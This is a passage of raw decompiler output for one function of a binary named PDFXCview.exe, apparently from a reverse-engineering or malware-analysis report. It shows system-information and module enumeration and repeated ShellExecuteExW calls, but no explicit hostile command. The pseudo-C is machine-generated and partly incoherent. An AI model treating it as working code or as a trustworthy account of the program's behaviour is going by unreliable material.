  int in_stack_0000002c;
  undefined4 in_stack_00000030;
  SHFILEINFOW *in_stack_00000034;
  int in_stack_00000038;
  undefined uVar10;
  SHELLEXECUTEINFOW *in_stack_0000003c;
  undefined uVar11;
  DWORD in_stack_00000040;
  undefined uVar12;
  undefined *in_stack_00000044;
  HWND in_stack_00000048;
  SHELLEXECUTEINFOW *in_stack_0000004c;
  LPSYSTEM_INFO in_stack_0000005c;
  SHELLEXECUTEINFOW *pSStack00000060;
  HKEY pHVar13;
  undefined uVar14;
  SHELLEXECUTEINFOW *in_stack_00000070;
  _union_1208 in_stack_00000074;
  HANDLE in_stack_00000078;
```



Decompile: FUN_004047e7 - (PDFXCview.exe)

```

  do {
    pSVar6 = unaff_EBX;
    param_4 = (int)&pSVar6->cbSize + param_4;
    param_2 = (undefined)unaff_EBP;
    uVar7 = FUN_004047ff(0x8a,param_2,param_3);
    piVar1 = (int *)(unaff_EBP + 0x10);
    *piVar1 = *piVar1 + -1;
    if (-1 < *piVar1) {
      *(int *)(unaff_EBP + 8) = *(int *)(unaff_EBP + 8) - (int)unaff_ESI;
      return (int)uVar7;
    }
    param_3 = 0xad;
    FUN_00407099(extraout_ECX_01,(int)((ulonglong)uVar7 >> 0x20),param_4,in_stack_00000014,
                 in_stack_00000018,in_stack_0000001c,(UINT)in_stack_00000020);
    in_stack_00000018 = (SHFILEINFOW *)0x4047b7;
    uVar3 = FUN_004047c5(extraout_ECX,extraout_EDX,extraout_EDX,pSVar6,in_stack_00000024,
                         in_stack_00000028,in_stack_0000002c,in_stack_00000030,in_stack_00000034,
                         in_stack_00000038,in_stack_0000003c,in_stack_00000040,in_stack_00000044);
    unaff_EBX = in_stack_0000004c;
    puVar2 = unaff_EDI + 1;
    *unaff_EDI = (short)uVar3;
    in_stack_00000044 = &stack0x00000260;
    in_stack_0000003c = (SHELLEXECUTEINFOW *)&stack0x00000040;
    in_stack_00000038 = 0x4047d4;
    uVar10 = SUB41(&stack0x00000040,0);
    uVar11 = (undefined)extraout_EDX_00;
    in_stack_00000040 = extraout_EDX_00;
    FUN_004047e7(uVar10,uVar11,uVar12,(int)in_stack_00000048);
    *(SHELLEXECUTEINFOW **)(unaff_EBP + -0x20) = unaff_EBX;
    *(undefined4 *)(unaff_EBP + -0x50) = 0x57;
    in_stack_00000048 = (HWND)0x4047e3;
    puVar4 = (undefined2 *)FUN_00410c40(in_stack_0000004c);
    unaff_EDI = puVar2;
    in_stack_0000001c = extraout_EDX;
    in_stack_00000020 = pSVar6;
  } while (puVar4 != puVar2);
  LOCK();
  *extraout_EDX_01 = *extraout_EDX_01 + extraout_ECX_00;
  in_stack_0000004c = *(SHELLEXECUTEINFOW **)(unaff_EBP + -0xc);
  in_stack_00000048 = (HWND)0x404836;
  (**extraout_EDX_01)();
  in_stack_0000004c = (SHELLEXECUTEINFOW *)0x40cc80;
  in_stack_00000048 = (HWND)0x40484f;
  FUN_00403b2b(extraout_ECX_02,*(undefined4 *)(unaff_EBP + -8),0x40cc80);
  GetSystemInfo(in_stack_0000005c);
  in_stack_0000005c = (LPSYSTEM_INFO)&stack0x00000060;
  Module32Next();
  while( true ) {
    pHVar13 = (HKEY)0xffffffd7;
```



```
    pSStack00000060 = (SHELLEXECUTEINFOW *)0x4048d4;
    uVar5 = FUN_004048e4(0xc4,param_2,0xd7,uVar14);
    if (unaff_ESI == puVar2) break;
    if (pHVar13 != (HKEY)0x0) {
      uVar8 = (undefined)((uint)pSVar6 >> 0x18);
      FUN_004048c2(CONCAT31(uVar9,uVar8),in_stack_00000048,uVar14,in_stack_00000074,
                   in_stack_00000078);
      in_stack_00000070 = (SHELLEXECUTEINFOW *)FUN_00404bf5();
      ShellExecuteExW(in_stack_00000070);
    }
  }
  if (puVar2 != (undefined2 *)0x49445f4f) {
    return in_stack_00000078;
  }
  if ((int)(uVar5 | 0x49445f4f) < 0) {
    return 0x65440000;
  }
  if (in_stack_00000074.hIcon == (HANDLE)0x8c2c033) {
    pSStack00000060 = in_stack_00000070;
    in_stack_0000005c = (LPSYSTEM_INFO)pHVar13;
                    /* WARNING: Subroutine does not return */
    FUN_004036f8(&DAT_00409bb5);
  }
  *(undefined **)(unaff_EBP + -0x44) = &stack0x00000064;
  pSStack00000060 = (SHELLEXECUTEINFOW *)0x57;
                    /* WARNING: Subroutine does not return */
  in_stack_0000004c = (SHELLEXECUTEINFOW *)0x406cd2;
  FUN_004033ea(pHVar13,extraout_EDX_02,0x3fd4be);
}
```